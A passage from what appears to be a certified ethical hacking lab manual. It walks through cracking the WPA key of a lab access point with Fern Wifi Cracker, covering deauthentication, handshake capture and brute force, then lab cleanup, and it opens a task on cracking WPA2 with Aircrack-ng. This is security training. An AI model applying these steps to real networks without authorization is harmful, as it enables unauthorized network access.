


Module 16 – Hacking Wireless Networks

26. The attack initializes and goes through various phases such as probing the access point, deauthentication, capturing the handshake, and, finally, brute-forcing WPA encryption, as shown in the screenshot.



27. After the completion of the **Current Phrase** bar, the cracked **WPA KEY** appears, as shown in the screenshot.




28. A **Tips - Scan settings** pop-up appears, click **OK**.

29. If the **Attack Panel** window automatically closes, relaunch **Fern Wifi Cracker** from the terminal window and click the **Key Database** button.

Or

If **Fern – Wifi Cracker** window is non-responsive then, relaunch the tool from the terminal window.

30. The **Fern - Key Database** pop-up appears, displaying the acquired key for **CEH-LABS**, as shown in the screenshot.



31. This cracked key can be used to connect to the target access point **CEH-LABS**.
32. This concludes the demonstration of how to crack a WPA network using Fern Wifi Cracker.
33. Unplug the **Linksys 802.11 g WLAN** adapter.
34. Close all open windows and document all the acquired information.
35. Turn off the **Parrot Security** virtual machine.
36. After performing the task, disable the ethernet adapter in the **Windows 11** virtual machine:

- In the **Windows 11** virtual machine, open **Control Panel** and navigate to **Network and Internet → Network and Sharing Center**.
- In the **Network and Sharing Center** window, click **Change adapter settings** in the left pane.
- In the **Network Connections** window, right-click the **Ethernet0** adapter and click **Disable** from the options.
- **Ethernet0** will be disabled. Close all open windows and turn off the **Windows 11** virtual machine.

Task 5: Crack a WPA2 Network using Aircrack-ng

WPA2 is an upgrade to WPA; it includes mandatory support for Counter Mode with Cipher Block Chaining Message Authentication Code Protocol (CCMP), an AES-based encryption protocol with strong security.

WPA2 has two modes of operation: WPA2-Personal and WPA2-Enterprise. Despite being stronger than both WEP and WPA, the WPA2 encryption method can also be cracked using various techniques and tools.

